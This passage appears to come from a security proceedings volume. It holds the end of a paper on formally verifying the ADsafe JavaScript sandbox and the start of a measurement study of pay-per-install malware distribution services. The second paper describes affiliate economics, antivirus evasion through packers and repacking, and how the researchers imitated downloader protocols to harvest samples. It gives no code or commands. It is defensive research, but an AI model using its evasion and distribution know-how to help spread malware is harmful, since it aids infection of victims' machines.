Fixing Bugs and Tolerating Changes Each of our bug reports resulted in several changes to the source, which we tracked. In addition to these changes, `adsafe.js` also underwent non-security related refactorings during the course of this work. Despite not providing its author our type checker, we were easily able to continue type-checking the code after these changes. One change involved adding a number of new `Bunch` methods to extend the API. Keeping up-to-date was a simple task, since all the new `Bunch` methods could be quickly annotated with the Widget type and checked. In short, our type checker has shown robustness in the face of program edits.

10 Beyond ADsafe

Our security type system is capable of verifying useful properties about JavaScript programs in general. Sections 5, 6, and 7 present carefully crafted *types* that we ascribe to the browser API and `adsafe.js`, and use to model widget programs. Proving these types hold over the ADsafe runtime library and JSLint-ed widgets guarantees robust sandboxing properties for ADsafe.

Verifications for other sandboxes would require the design of new *types*, to accurately model checked, rewritten programs and their interface to the sandbox, but not necessarily a new *type system*. Indeed, our type-based strategy provides a concrete roadmap for sandbox designers:

1. Formally specify the language of widgets using a type system;
2. use this specification to define the interface between the sandbox and untrusted code; and,
3. check that the body of the sandbox adheres to this interface by type-checking.

In particular, developers of *new* sandboxes should be aware of this strategy. Rather than trying to retrofit the type system's features onto existing static checks, the sandbox designer can work with the type system to guarantee safety constructively from the start. Tweaks and extensions to the type system are certainly possible—for example, one may want to design a sandboxing framework that forbids applying non-function values and looking up fields of **null**, which the current type system allows (section 8).

ADsafe shares many programming patterns with other Web sandboxes (section 3), but doesn't cover the full range of their features. We outline some of the extensions that could be used to verify them here:

Reasoning About Strings Our type system lets programmers reason about finite sets of strings and use these sets to lookup fields in objects. To verify Caja, we would need to reason about string patterns. For example, Caja uses the field named `"foo"+ "_w__"` to store a flag that determines if the field `"foo"` is writable.

Abstracting Runtime Tests Our type system accounts for inlined runtime checks, but requires some refactorings when these checks are abstracted into predicates. Larger sandboxes, like Caja, have more predicates, so refactoring them all would be infeasible. We could instead use ideas from occurrence typing [39], which accounts for user-defined predicates.

Modeling the Browser Environment ADsafe wraps a small subset of the DOM API and we manually check that this subset is appropriately typed in the initial type environment. This approach does not scale to a sandbox that wraps more of the DOM. If the type environment were instead derived from the C++ DOM implementation, we would have significantly greater confidence in our environmental assumptions.

11 Related Work

Verifying JavaScript Web Sandboxes ADsafe [9], BrowserShield [35], Caja [33], and FBJS [13] are archetypal Web sandboxes that use static and dynamic checks to safely host untrusted widgets. However, the semantics of JavaScript and the browser environment conspire to make JavaScript sandboxing difficult [17, 26].

Maffeis et al. [27] use their JavaScript semantics to develop a miniature sandboxing system and prove it correct. Armed with the insight gained by their semantics and proofs, they find bugs in FBJS and ADsafe (which we also catch). However, they do not mechanically verify the JavaScript code in these sandboxes. They also formalize capability safety and prove that a Caja-like subset is capability safe [30]. However, they do not verify

the Caja runtime or the actual Caja subset. In contrast, we verify the source code of the ADsafe runtime and account for ADsafe's static checks.

Taly, et al. [38] develop a flow analysis to find bugs in the ADsafe runtime (that we also catch). They simplify the analysis by modeling ECMAScript 5 strict mode, which is not fully implemented in any current Web browser. In contrast, ADsafe is designed to run on current browsers, and thus supports older and more permissive versions of JavaScript. We use the semantics and tools of Guha, et al. [17], which does not limit itself to the strict mode, so we find new bugs in the ADsafe runtime. In addition, Taly, et al. use a simplified model of JSLint. In contrast, we provide a detailed, type-theoretic account of JSLint, and also test it. We can thus find security bugs in JSLint as well.

Lightweight Self-Protecting JavaScript [31, 34] is a unique sandbox that does not transform or validate widgets. It instead solely uses reference monitors to wrap capabilities. These are modeled as security automata, but the model ignores the semantics of JavaScript. In contrast, this paper and the aforementioned works are founded on detailed JavaScript semantics.

Yu, et al. [40] use JavaScript sandboxing techniques to enforce various security policies on untrusted code. Their semantic model, CoreScript, simplifies the DOM and scripting language. CoreScript cannot be used to mechanically verify the JavaScript implementation of a Web sandbox, which is what we present in this paper.

Modeling the Web Browser There are formal models of Web browsers that are tailored to model whole-browser security properties [1, 6]. These do not model JavaScript's semantics in any detail and are therefore orthogonal to semantic models of JavaScript [17, 26] that are used to reason about language-based Web sandboxes. In particular, ADsafe's stated security goals are limited to statements about JavaScript and the DOM (section 4). Therefore, we do not require a comprehensive Web-browser model.

Static Analysis of JavaScript GateKeeper [15] uses a combination of program analysis and runtime checks to apply and verify security policies on JavaScript widgets. GateKeeper's program analysis is designed to model more complex properties of untrusted code than we address by modeling JSLint. However, the soundness of its static analysis is proven relative to only a restricted sublanguage of JavaScript, whereas λ_{JS} handles the full language. In addition, they do not demonstrate the validity of their run-time checks.

Chugh et al. [8] and VEX [5] use program analysis to detect possibly malicious information flows in JavaScript. Our type system cannot specify information flows, although we do use it to discover that ADsafe fails to enforce a desirable information flow property. VEX's authors acknowledge that it is unsound, and Chugh et al. do not provide a proof of soundness for their flow analysis. Our type system and analysis are proven sound.

Other static analyses for JavaScript [16, 21, 22] are not specifically designed to encode and check security.

Type Systems Our type checker is based on that of Guha, et al. [18]. Theirs has a restrictive type system for objects that we fully replace to type check ADsafe. We also add simple extensions to their *flow typing* system to account for additional kinds of runtime checks employed by ADsafe. Their paper surveys other JavaScript type systems [2, 19] that can type-check other patterns but have not been used to verify security-critical code, which is the goal of this paper. Our treatment of objects is also derived from ML-ART [36], but accounts for JavaScript features and patterns such as function objects, prototypes, and objects as dictionaries.

Language-Based Security Schneider et al. [37] survey the design and type-based verification of language-based security systems. JavaScript Web sandboxes are inlined reference monitors [12]. Guha, et al. [17] offer a type-based strategy to verify these, but their approach—which depends on building a custom type rule around each check in the reference monitor—does not scale to a program of the size of ADsafe. Furthermore, their custom rules essentially hand-code if-splitting, which we obtain directly from the underlying type system.

Cappos, et al. [7] present a layered approach to building language sandboxes that prevents bugs in higher layers from breaking the abstractions and assurances provided by lower layers. They use this approach to build a new sandbox for Python, whereas we verify an existing, third-party JavaScript sandbox. However, our verification techniques could easily be used from the onset to build a new sandbox that is secure by construction.

IFrames IFrames are widely used for widget isolation. However, JavaScript that runs in an IFrame can still open windows, communicate with servers, and perform other operations that a Web sandbox disallows. Furthermore, inter-frame communication is difficult when desired; there are proposals to enhance IFrames to make communication easier and more secure [20]. Language-based sandboxing is somewhat orthogonal in scope, is more flexible, and does not require changes to browsers.

Runtime Security Analysis of JavaScript There are various means to secure widgets that do not employ

language-based security. Some systems rely on modified browsers, additional client software, or proxy servers [10, 11, 23–25, 32, 40]. Some of these propose alternative Web programming APIs that are designed to be secure. Language-based sandboxing has the advantage of working with today's browsers and deployment methods, but our verification ideas could potentially apply to the design of some of these systems, too.

Acknowledgments

We thank Douglas Crockford for discussions, open-mindedness, and insightful feedback (and the promise of certain crustaceans); Mark S. Miller for enlightening discussions; Matthias Felleisen, Andrew Ferguson, and David Wagner for numerous helpful comments that helped us understand weaknesses in exposition; the NSF for financial support; and StackOverflow, as well as Claudiu Saftoiu (our lower-latency version of StackOverflow), for unflagging attention to detail.

References

[1] D. Akhawe, A. Barth, P. E. Lam, J. Mitchell, and D. Song. Towards a Formal Foundation of Web Security. In *IEEE Computer Security Foundations Symposium*, 2010.

[2] C. Anderson, P. Giannini, and S. Drossopoulou. Towards type inference for JavaScript. In *European Conference on Object-Oriented Programming*, 2005.

[3] J. P. Anderson. Computer Security Technology Planning Study. Technical Report ESD-TR-73-51, Deputy for Command and Management Systems, HQ Electronic Systems Division (AFSC), L. G. Handscom Field, Bedford, Massachusetts 01730, October 1972.

[4] I. Awad, T. Close, A. Felt, C. Jackson, B. Laurie, F. Lee, K.-P. Lee, D.-S. Hopwood, J. Nagra, E. Sachs, M. Samuel, M. Stay, and D. Wagner. Caja external security review. Technical report, Google Inc., 2008. `http://google-caja.googlecode.com/files/Caja_External_Security_Review_v2.pdf`.

[5] S. Bandhakavi, S. T. King, P. Madhusudan, and M. Winslett. VEX: Vetting browser extensions for security vulnerabilities. In *USENIX Security Symposium*, 2010.

[6] A. Bohannon and B. C. Pierce. Featherweight Firefox: Formalizing the Core of a Web Browser. In *Usenix Conference on Web Application Development (WebApps)*, 2010.

[7] J. Cappos, A. Dadgar, J. Rasley, J. Samuel, I. Beschastnikh, C. Barsan, A. Krishnamurthy, and T. Anderson. Retaining Sandbox Containment Despite Bugs in Privileged Memory-Safe Code. In *ACM Conference on Computer and Communications Security (CCS)*, 2010.

[8] R. Chugh, J. A. Meister, R. Jhala, and S. Lerner. Staged information flow for JavaScript. In *ACM SIGPLAN Conference on Programming Language Design and Implementation*, 2009.

[9] D. Crockford. ADSafe. `www.adsafe.org`, 2011.

[10] A. Dewald, T. Holz, and F. C. Freiling. ADSandbox: Sanboxing JavaScript to fight Malicious Websites. In *Symposium On Applied Computing (SAC)*, 2010.

[11] M. Dhawan and V. Ganapathy. Analyzing information flow in JavaScript-based browser extensions. In *Computer Security Applications Conference*, 2009.

[12] Ú. Erlingsson. *The Inlined Reference Monitor Approach to Security Policy Enforcement*. PhD thesis, Cornell University, 2003.

[13] Facebook. FBJS, 2011. `http://developers.facebook.com/docs/fbjs/`.

[14] M. Finifter, J. Weinberger, and A. Barth. Preventing Capability Leaks in Secure JavaScript Subsets. In *Network and Distributed System Security Symposium*, 2010.

[15] S. Guarnieri and B. Livshits. GATEKEEPER: Mostly static enforcement of security and reliability policies for JavaScript code. In *USENIX Security Symposium (SSYM)*, 2009.

[16] A. Guha, S. Krishnamurthi, and T. Jim. Static analysis for Ajax intrusion detection. In *International World Wide Web Conference*, 2009.

[17] A. Guha, C. Saftoiu, and S. Krishnamurthi. The Essence of JavaScript. In *European Conference on Object-Oriented Programming*, 2010.

[18] A. Guha, C. Saftoiu, and S. Krishnamurthi. Typing Local Control and State Using Flow Analysis. In *European Symposium on Programming*, 2011.

[19] P. Heidegger and P. Thiemann. Recency types for dynamically-typed, object-based languages: Strong updates for JavaScript. In *ACM SIGPLAN International Workshop on Foundations of Object-Oriented Languages*, 2009.

[20] C. Jackson and H. J. Wang. Subspace: Secure Cross-Domain Communication for Web Mashups. In *International World Wide Web Conference*, 2007.

[21] S. H. Jensen, A. Møller, and P. Thiemann. Type analysis for JavaScript. In *International Static Analysis Symposium*, 2009.

[22] S. H. Jensen, A. Møller, and P. Thiemann. Interprocedural analysis with lazy propagation. In *International Static Analysis Symposium*, 2010.

[23] T. Jim, N. Swamy, and M. Hicks. BEEP: Browser-enforced embedded policies. In *International World Wide Web Conference*, 2007.

[24] E. Kıcıman and B. Livshits. AjaxScope: A platform for remotely monitoring the client-side behavior of web 2.0 applications. In *Symposium on Operating System Principles*, 2007.

[25] M. T. Louw, K. T. Ganesh, and V. Venkatakrishnan. AdJail: Practical enforcement of confidentiality and integrity policies on Web advertisements. In *USENIX Security Symposium (SSYM)*, 2010.

[26] S. Maffeis, J. Mitchell, and A. Taly. An Operational Semantics for JavaScript. In *ASIAN Symposium on Programming Languages and Systems*, pages 307–325, 2008.

[27] S. Maffeis, J. C. Mitchell, and A. Taly. Isolating JavaScript with Filters, Rewriting, and Wrappers. In *European Symposium on Research in Computer Security (ESORICS)*, 2009.

[28] S. Maffeis, J. C. Mitchell, and A. Taly. Run-time enforcement of secure javascript subsets. In *W2SP'09*. IEEE, 2009.

[29] S. Maffeis, J. C. Mitchell, and A. Taly. Object Capabilities and Isolation of Untrusted Web Applications. In *IEEE Symposium on Security and Privacy*. IEEE, 2010.

[30] S. Maffeis, J. C. Mitchell, and A. Taly. Object capabilities and isolation of untrusted Web applications. In *IEEE Symposium on Security and Privacy*, 2010.

[31] J. Magazinius, P. H. Phung, and D. Sands. Safe Wrappers and Sane Policies for Self Protecting JavaScript. In *OWASP AppSec Research*, 2010.

[32] L. Meyerovich and B. Livshits. Conscript: Specifying and enforcing fine-grained security policies for javascript in the browser. In *IEEE Symposium on Security and Privacy*, 2010.

[33] M. S. Miller, M. Samuel, B. Laurie, I. Awad, and M. Stay. Caja: Safe active content in sanitized JavaScript. Technical report, Google Inc., 2008. `http://google-caja.googlecode.com/files/caja-spec--2008-06-07.pdf`.

[34] P. H. Phung, D. Sands, and A. Chudnov. Lightweight self-protecting JavaScript. In *ACM Symposium on Information, Computer and Communications Security*, 2009.

[35] C. Reis, J. Dunagan, H. J. Wang, O. Dubrovsky, and S. Esmeir. BrowserShield: Vulnerability-Driven Filtering of Dynamic HTML. In *Symposium on Operating Systems Design and Implementation*, 2006.

[36] D. Rémy. Programming objects with ML-ART, an extension to ML with abstract and record types. In M. Hagiya and J. Mitchell, editors, *Theoretical Aspects of Computer Software*, volume 789 of *Springer Lecture Notes in Computer Science*, pages 321–346. Springer Berlin / Heidelberg, 1994.

[37] F. B. Schneider, G. Morrisett, and R. Harper. A Language-Based Approach to Security. In R. Wilhelm, editor, *Informatics*, volume 2000 of *Springer Lecture Notes in Computer Science*, pages 86–101. Springer Berlin / Heidelberg, 2001.

[38] A. Taly, Ú. Erlingsson, M. S. Miller, J. C. Mitchell, and J. Nagra. Automated analysis of security-critical JavaScript APIs. In *IEEE Symposium on Security and Privacy*, 2011.

[39] S. Tobin-Hochstadt and M. Felleisen. The Design and Implementation of Typed Scheme. In *ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL)*, pages 395–406, 2008.

[40] D. Yu, A. Chander, N. Islam, and I. Serikov. Javascript instrumentation for browser security. In *ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, 2007.

[41] C. Yue and H. Wang. Characterizing Insecure JavaScript Practices on the Web. In *International World Wide Web Conference*, 2009.

Measuring *Pay-per-Install*: The Commoditization of Malware Distribution

Juan Caballero[†], *Chris Grier*[*‡], *Christian Kreibich*[*‡], *Vern Paxson*[*‡]
[†]*IMDEA Software Institute* [*]*UC Berkeley* [‡]*ICSI*
juan.caballero@imdea.org {*grier, vern*}*@cs.berkeley.edu* *christian@icir.org*

Abstract

Recent years have seen extensive diversification of the "underground economy" associated with malware and the subversion of Internet-connected systems. This trend towards specialization has compelling forces driving it: miscreants readily apprehend that tackling the entire value-chain from malware creation to monetization in the presence of ever-evolving countermeasures poses a daunting task requiring highly developed skills and resources. As a result, entrepreneurial-minded miscreants have formed pay-per-install (PPI) services—specialized organizations that focus on the infection of victims' systems.

In this work we perform a measurement study of the PPI market by infiltrating four PPI services. We develop infrastructure that enables us to interact with PPI services and gather and classify the resulting malware executables distributed by the services. Using our infrastructure, we harvested over a million client executables using vantage points spread across 15 countries. We find that of the world's top 20 most prevalent families of malware, 12 employ PPI services to buy infections. In addition we analyze the targeting of specific countries by PPI clients, the repacking of executables to evade detection, and the duration of malware distribution.

1 Introduction

Recent years have seen extensive diversification of the "underground economy" associated with malware and the subversion of Internet-connected systems. This trend towards specialization has compelling forces driving it: miscreants readily apprehend that tackling the entire value-chain from malware creation to monetization in the presence of ever-evolving countermeasures poses a daunting task requiring highly developed skills and resources. As a result, market forces foster a *service culture* that has brought about a wide range of specialized providers for all stages in the malware-monetization lifecycle, such as malware toolkits [3, 15], packing tools to evade antivirus (AV) software [21], "bullet-proof" hosting [4], and forums for buying and selling ill-gotten gains [10].

At the heart of this ecosystem lies the *infection* of victim computers. Virtually every enterprise in this market ultimately hinges on access to compromised systems. To meet the demands for wholesale infection of Internet systems, a service called *pay-per-install* (PPI) has risen to predominance. Such PPI services play a key role in the modern malware marketplace by providing a means for miscreants to *outsource* the global dissemination of their malware. Miscreants simply determine the raw number of victim systems (including specific geographical distribution, if desired) that fits within their budget, supply a PPI service with payment and malware executables of the miscreants' choice, and in short order their malware is installed on thousands of new systems. In today's market, the entire process costs *pennies* per target host—cheap enough for botmasters to simply rebuild their ranks from scratch in the face of defenders launching extensive, energetic, take-down efforts [6].

In this work we perform a measurement study of the PPI market by *infiltrating* four PPI services. We develop infrastructure that enables us to (1) interact with PPI services by mimicking the protocol interactions they expect to receive from *affiliates* with whom they have contracted, and (2) gather and classify the resulting malware executables as distributed by the PPI services. We report results of infiltrations we conducted in the six months between August 2010 and February 2011.

To our knowledge, our work reflects the first systematic study of the PPI ecosystem as seen from the perspective of the downloads pushed out by PPI services down to their victims. Security analysts have previously exam-

ined PPI services in a top-down manner, by becoming affiliates of particular services [7, 29]. Our study is instead based on infiltrating PPI services in a bottom-up manner, by creating custom programs that can continuously download malware specimens that the PPI services distribute, enabling us to track the infiltrated PPI services over time.

We harvested over a million client executables using vantage points spread across 15 countries. The month of August 2010 yielded 57 malware families, including many of the most prevalent infections at the time. They include spam bots (*Rustock*, *Grum*), fake antivirus (*Securitysuite*, *Securityessential*), information-stealing trojans (*Zbot*, *Spyeye*), rootkits (*Tdss*), DDoS bots (*Russkill*, *Canahom*), clickers (*Gleishug*), and adware (*SmartAdsSolutions*).

Using our geo-diverse vantage points, we measure differences in the geographical preferences of the different malware families. We identify families that exclusively target the US, the UK, and a variety of European countries. We also analyze the rate at which malware authors *repack* their wares to evade hash-based signatures. On average, they repack specimens every 11 days, and some malware families repack up to twice daily. We track the dynamics of *campaigns* during which a service disseminates a given malware family in an ongoing push, observing a wide temporal range, from specimens that are continually distributed over weeks, to pointwise efforts lasting only a few hours. We also analyze the particulars of how different PPI services interact with their affiliates, including surprising evidence suggesting that some affiliates who sell installs to a particular PPI service not only buy installs from rival PPI services, but also from the very service to which they sell installs—apparently to exploit arbitrage.

2 An Overview of Pay-Per-Install

The PPI market, as depicted in Figure 1, consists of three main actors: *clients*, *PPI providers* (or *services*), and *affiliates*. We begin with an overview of these actors, followed by discussion of the transactions they perform (Section 2.1) and the means and importance of evading detection (Section 2.2).

Clients are entities that want to install programs onto a number of target hosts. They wish to *buy installs* of their programs. The PPI provider receives money from clients for the service of installing their programs onto the target hosts, where installation comprises distributing the programs to the target hosts, executing the client programs, and tracking successful executions for accounting.




Figure 1: The typical transactions in the PPI market. PPI clients provide software they want to have installed, and pay a PPI service to distribute the software (❶). The PPI service conducts downloader infections itself or employs affiliates that install the PPI's downloader on victim machines(❷). The PPI service pushes out the client's executables (❸). Affiliates receive commission for any successful installations they facilitated (❹).

The PPI provider develops a program, called a *downloader*, that retrieves and runs client's executables upon installation. The PPI provider may conduct the installation of the downloader itself or may outsource distribution to third parties called *affiliates*. When a provider has affiliates, the provider acts as a middle man that sells installs to the clients while buying installs from affiliates that specialize in some specific distribution method (e.g., bundling malware with a benign program and distributing the bundle via file-sharing networks; drive-by-download exploits; or social engineering). PPI providers pay affiliates for each target host on which they execute the provider's downloader program. Once the downloader runs, it connects to the PPI provider to download the client programs. If the PPI provider does the distribution itself, we call the service a *direct PPI service*. If the PPI provider runs an affiliate program, we call it an *affiliate PPI service*.

In general, both reputable and not-so-reputable entities use PPI services. In this paper we focus on the use of PPI services as a distribution mechanism for malware, e.g., bots, trojans, fake AV software, and spyware. To

avoid determining what constitutes malware, we limit the scope of the paper to PPI services that perform (or allow their affiliates to perform) *silent installs* on the target hosts, i.e., installations that lack the *informed consent* of the owner of the system. Hereafter we use the term *PPI providers* to refer exclusively to those providers that perform or facilitate silent installs.

2.1 The PPI Ecosystem

We describe the PPI ecosystem in terms of the transactions that take place between clients and PPI providers, and between PPI providers and their affiliates.

Clients. Clients profit from the malicious activities enabled by malware they want to deploy on target hosts, such as click fraud, stealing user information (e.g., credit card numbers, credentials), or selling software to the user under false pretense (e.g., fake AV).

PPI providers allow clients to choose the geographic distribution of target hosts. This distinction creates price differentiation in the market due to varying demand for machines in certain regions and varying target host supply. Clients pay only per *unique* install, i.e., for one installation of their program on a given target host.

PPI providers. PPI providers profit from installation fees paid by the clients. PPI install rates vary from \$100–\$180 for a *thousand* unique installs in the most demanded regions (often the US and the UK, and more recently other European nations), down to \$7–\$8 in the least popular ones (predominantly Asia) [12, 13, 19]. In this study, we observe PPI providers installing multiple client programs on the same target host, and have not observed attempts to secure exclusive use of a target host on behalf of a client. Exclusivity of a host is difficult to guarantee because a PPI provider cannot generally know whether a target host already runs other malware (e.g., a rival PPI downloader that installs competitors of the client program). In addition, it is very difficult for clients to validate that the PPI service only installed their malware on a host.

Affiliate PPI services give their affiliates a PPI downloader program personalized with their unique affiliate identifier. The service credits affiliates for executing their specific PPI downloader on a target host. Affiliates only receive credit for *confirmed installs* of their PPI downloader. The confirmation takes the form of the PPI downloader sending the personalized affiliate identifier to the PPI provider after downloading and executing the client programs. Thus, affiliates receive credit only after delivering the installs.

Affiliates. Affiliates profit from the installs performed on behalf of the PPI provider, with the distribution method remaining transparent to the clients. Affiliates might in fact be botmasters that compromise hosts, install their own malware, and then task their malware with downloading and installing the PPI downloaders as one means for monetizing their botnet. When doing so, the botmaster relinquishes exclusive control of the hosts in exchange for the install payments from the PPI service. The same botmasters might work with multiple PPI providers simultaneously to maximize the income from each bot, installing multiple affiliate binaries on each of their hosts.

Indeed, the market has a somewhat fundamental conflict-of-interest, in that the more installs a botmaster/affiliate provides, the more payment they receive; but each install degrades the quality of previous installs, because the likelihood of the owner of the system discerning they have become infected, and remedying the situation, rises with the volume of malicious installs on the system.

2.2 Evading Detection

AV software may detect and block any program in the installation chain, making it difficult to sustain installs. Therefore, providing stealthy executables is a key objective for both PPI providers and clients. In the PPI ecosystem, clients are often in charge of making their programs stealthy before giving them to the PPI provider, while affiliates rely upon the PPI provider to provide them with a stealthy downloader.

To render programs stealthy, both PPI providers and clients employ *packer* programs sold by third parties [21, 23]. Packers change the program content so that its signature (e.g., MD5 hash) differs even though the program's functionality has not changed. Sophisticated packers may also change the program size and add detection techniques for debuggers and virtual machines, which are commonly used by analysts. PPI providers have responsibility for packing the PPI downloaders for each affiliate and testing that the resulting executable remains undetected by AV software. In addition, PPI providers instruct affiliates and clients *not* to test their programs on free malware scanners [30, 32], because these services often redistribute samples to AV vendors. The vendors may then add new signatures to their databases, thus uncloaking the programs. We analyze




Figure 2: Brands used by the LoaderAdv PPI service over time. The domains under each brand correspond to known front-ends for affiliates.

how frequently clients repack their programs in Section 4.2.

3 Infiltrating PPI Infrastructure

In this section, we first describe how we identified the four PPI services we infiltrate, and evaluate our coverage of the PPI ecosystem. We then explain the processing pipeline we have developed for *milking* executables from PPI services and classifying them.

3.1 Identifying PPI services

A good starting point for identifying PPI services to infiltrate is PPI forums [27, 28], which mainly serve as a means for advertising affiliate PPI services to attract new affiliates. General underground forums sometimes offer the same advertisements. One challenge when studying PPI services concerns how to identify the different brands used by the same PPI service over time. We approached this task by analyzing public information, including copies of any old front-ends [14], forums used to advertise affiliate PPI services [27, 28], and previous analysis by security analysts [7, 29].

We selected four affiliate PPI programs for infiltration: *LoaderAdv*, *GoldInstall*, *Virut*, and *Zlob*. We use these names to refer to the respective PPI services, regardless of their branded program names over time. Figure 2 illustrates such branding, employed by the *LoaderAdv* service.

Our coverage. Several other PPI services exist that we did not infiltrate. To get an idea of our coverage of the malware ecosystem, we compare our malware harvest with contemporary reports by the security industry. In July 2010, FireEye posted the list of the top 20 malware families they observed using their network during April–June 2010 [22]. Table 1 correlates these 20 families with the contents of our "milked" malware corpus for August 2010. The column labeled *kit* designates families

	NAME	%	MONETIZATION	KIT	SEEN
1	Palevo	7.50	DoS,Info stealer	✓	✓
2	Hiloti	4.69	Downloader/PPI		✓
3	Zbot	3.62	Info stealer	✓	✓
4	FakeRean	3.47	Rogue AV(s)		✓
5	Onlinegames	2.94	Info stealer		?
6	Rustock	2.66	Spam		✓
7	Ldpinch	2.64	Info stealer	✓	?
8	Renos	2.58	Rogue AV(s)		?
9	Zlob	2.54	Rogue software		✓
10	Autoit	2.53	Downloader/PPI		
11	Conficker	2.48	Worm		
12	Opachki	1.95	Click Fraud		✓
13	Buzus	1.91	Info stealer		
14	Koobface	1.17	Downloader		
15	Alureon	1.16	Downloader	✓	✓
16	Bredolab	1.15	Downloader/PPI	✓	✓
17	Piptea	1.13	Downloader/PPI		✓
18	Ertfor	0.91	Rogue AV(s)		✓
19	Virut	0.91	Downloader/PPI		✓
20	Storm 2.0	0.80	Spam		

Table 1: FireEye's top 20 malware families observed in their MAX Cloud network on the April–June 2010 time period [22] and whether we observe them in our milk for August 2010.

that are *crimeware kits*, software that one can purchase and customize in order to build botnet variants. Each kit sold may represent an individual botnet with a separate owner. For popular kits such as *zbot*, many distinct botnets instances exist [33]. The column labeled *seen* indicates whether we see samples of the family in our milking data. We milk 12 of the top 20 families, remain unsure about the phylogeny of 3, and miss 5 (*AutoIt*, *Buzus*, *Conficker*, *Koobface*, *Storm 2.0*). We contacted FireEye to inquire about the 3 unknown families, and based on their response we believe they reflect generic tags used by AV vendors, rather than specific families of malware.

3.2 "Milking" PPI Providers

This section starts the description of our milking operations. Figure 3 illustrates its architecture from milking the executables until their classification.

PPI "milker" requirements. Each PPI service uses at least one downloader program. A PPI downloader has three main tasks to perform: download the client programs, execute them, and communicate successful installation to the PPI service for accounting. For each downloader used by a PPI service that we infiltrated, we built our own program that mimics the network com-




Figure 3: Architecture of our PPI milking system. The milkers contact the PPI services through Tor and store the executables for processing (❶). We then use Bro to distill network traffic summaries from packet traces recorded for each sample's contained execution (❷). A behavioral classifier then processes these summaries and stores clustering and tagging results to a database (❸).

munication used by the downloader to obtain the client programs, but does not implement the rest of the downloader's functionality, namely executing the client programs and accounting. In particular, we do our best to identify and avoid any accounting communication to prevent the PPI service from crediting an affiliate. We call such programs *milkers* because we use them to *milk* the client programs that the PPI provider distributes.

Although each PPI downloader program uses a different method to download the client programs from the PPI service, we observe two large classes. Basic PPI downloaders use plain HTTP and have a set of hard-coded URLs supplying client programs. The downloads remain unencrypted and could be spotted easily by any network monitoring device. The *LoaderAdv* and one of the *GoldInstall* downloaders (*GoldInstall-dl*) belong to this class. Advanced PPI downloaders have a proprietary, often encrypted, C&C protocol. These downloaders first contact the C&C infrastructure to receive the list of URLs supplying client programs. The *Zlob*, *Virut*, and an alternative *GoldInstall* downloader (*GoldInstall-list*) fall into this category. These downloaders still use HTTP for the downloads, at times encrypting the executables or disguising them as a benign file (e.g., by prefixing them with a fake GIF header).

Building the milkers. Building a milker is most challenging for downloaders using undocumented C&C protocols and encryption routines. Our approach leverages previously proposed techniques for automatic binary code reuse [5,16], which, given an executable, identify and extract parts of the executable related to a given function or specific functionality defined by the analyst. Our milker building process is semi-automatic because we also manually decompile parts of the extracted binary code. The final milker uses a mixture of C source code and assembly instructions. For this project, building and testing a basic milker required on average one day of full work, while the advanced milkers required from two to five days of work. It is worth noting that while building and testing the milker it is important to minimize the amount of traffic exchanged with the real C&C servers, which the PPI administrators may monitor. We learned this the hard way when the *Zlob* PPI service banned one of our computers during the testing phase. Moving to a different IP address fixed the issue.

Updating the milkers. All PPI services frequently change their download URLs to bypass blacklists. When a PPI service changes its download URLs, our advanced milkers simply download the updated list from the PPI C&C infrastructure and keep milking. However, our basic milkers, which have the old download URLs hard-coded, stop working until we update the URLs. To update the download URLs for the basic milkers, we first develop network signatures for the basic PPI downloaders. Then, we use two different approaches. First, we use the network signatures to look for new PPI downloaders within the executables we milk. If we find a match, our processing automatically extracts new URLs and adds them to our basic milkers. In addition, we also periodically query search engines and repositories that perform malware analysis [30] for any new traffic that matches the network signatures. Due to the prevalence of the PPI services in this study, we often find the new URLs in public repositories immediately after URLs change.

Anonymity and geographical diversity. To provide anonymity and geographical diversity for the milkers, we route them, when possible, through Tor [31]. A milker achieves geographical diversity by using 15 Tor circuits in parallel, each circuit terminating in an exit node in a different country. We chose these countries

in accordance with different price points advertised by PPI providers. We verify with the MaxMind GeoIP database [20] that the exit node's IP address indeed resides in the desired country. For *GoldInstall*, *Loader-Adv*, and *Virut*, we conduct all network communication through Tor. We cannot access *Zlob* through Tor. We suspect the *Zlob* operators blacklist the Tor exit nodes, which are publicly known. To achieve geographical diversity for this provider, we run its milkers on Amazon's EC2 cloud [9] from hosts in two different countries, without using Tor. We discuss the targets and results of geographically diverse milking in Section 4.4.

3.3 Running the Executables

We run each new milked executable under containment in the GQ malware farm [18], a platform for hosting all manner of malware-driven research in safe, controlled fashion. GQ confines each piece of malware in its execution by a custom, manually created containment policy that allows us to decide per-flow whether to allow traffic to interact with the outside, drop it, rewrite it, or reflect it to other machines inside the environment. In our scenario, the malware family and behavior is completely unknown when we run a newly milked sample. Thus, we create a containment policy that allows us to run all of our samples safely, and to classify them based on their network traffic.

